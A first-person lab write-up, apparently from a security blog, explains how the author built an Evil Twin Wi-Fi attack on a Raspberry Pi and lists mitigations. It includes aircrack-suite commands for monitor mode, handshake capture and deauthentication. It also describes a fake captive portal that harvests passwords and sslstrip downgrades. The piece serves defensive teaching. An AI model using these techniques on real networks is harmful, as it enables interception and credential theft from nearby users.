Introduction
Wireless networks are everywhere - cafes, airports, corporate offices, universities. And so are attackers. The Evil Twin attack is one of the most effective man-in-the-middle techniques against Wi-Fi users, yet it requires surprisingly little hardware to execute.
In this case study, I walk through how I built an Evil Twin attack lab using a Raspberry Pi 4 and Kali Linux, captured WPA2 handshakes, and intercepted unencrypted traffic. The goal isn't just to show it works - it's to understand the why behind every step so defenders can build better controls.
All testing was performed in an isolated lab environment on networks I own. Never target networks without explicit permission.
What is an Evil Twin?

An Evil Twin is a rogue access point that impersonates a legitimate Wi-Fi network. When a victim connects to it (thinking it's the real network), all their traffic flows through the attacker's machine. Combined with a deauthentication attack to kick clients off the real AP, the attack becomes nearly invisible to the user.
The attack exploits a fundamental weakness in the 802.11 protocol: access points are not authenticated by default. Any device can broadcast any SSID with any BSSID - there's no certificate authority for Wi-Fi names.
Lab Setup
Hardware used:
- Raspberry Pi 4 (4GB) running Kali Linux 2024.1
- Alfa AWUS036ACH - dual-band, monitor mode + packet injection support
- Secondary Wi-Fi adapter for internet passthrough
- Target device: Android phone on an isolated test AP
The Alfa adapter is critical. Most built-in Wi-Fi cards don't support monitor mode or packet injection, which are both required for this attack.
Phase 1 - Reconnaissance
First, put the Alfa adapter into monitor mode and scan for nearby networks:
sudo airmon-ng start wlan1
sudo airodump-ng wlan1mon
This gives us a list of SSIDs, BSSIDs, channels, signal strengths, and connected clients. I note the target AP's BSSID, channel (6), and SSID.
Phase 2 - Capturing the WPA2 Handshake
To crack WPA2, we need the 4-way handshake that occurs when a client authenticates. We can capture it passively by waiting, or actively by deauthenticating a client and capturing the reconnection:
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan1mon
sudo aireplay-ng --deauth 10 -a AA:BB:CC:DD:EE:FF -c CLIENT_MAC wlan1mon
Within seconds, airodump-ng shows the handshake captured in the top-right corner.
Phase 3 - Spinning Up the Evil Twin
With the handshake captured, we create a rogue AP with the same SSID on the same channel using hostapd-wpe, then configure DHCP via dnsmasq so clients get an IP when they connect.
Phase 4 - Sustained Deauth and Captive Portal
While the Evil Twin broadcasts, we continuously deauthenticate clients from the real AP. A captive portal using nginx mimics the ISP login page and requests the Wi-Fi password. When submitted, the credential is logged and the portal redirects to real internet via NAT. Users have no visual indication they are on a fake network - the SSID is identical, the internet works.
Traffic Analysis
With clients on the Evil Twin, Wireshark on the uplink reveals HTTP traffic in plaintext. Even HTTPS leaks metadata: hostnames via SNI, DNS queries, certificate details. For sites without HSTS, sslstrip successfully downgrades connections to HTTP.
Mitigations
- Always use HTTPS with HSTS and a long max-age
- Certificate pinning in mobile apps to reject unexpected certificates
- 802.1X / WPA3-Enterprise - mutual authentication prevents Evil Twin entirely
- VPN encrypts all traffic regardless of the network
- WIDS can flag duplicate SSIDs and abnormal deauth floods
Key Takeaways
The Evil Twin attack works because 802.11 was designed for convenience, not security. The real barrier is not technical sophistication - it's physical proximity. That's a surprisingly low bar for high-value targets. Understanding this at the packet level is what separates a practitioner who can configure a firewall from one who can design a network that's actually resistant to wireless attacks.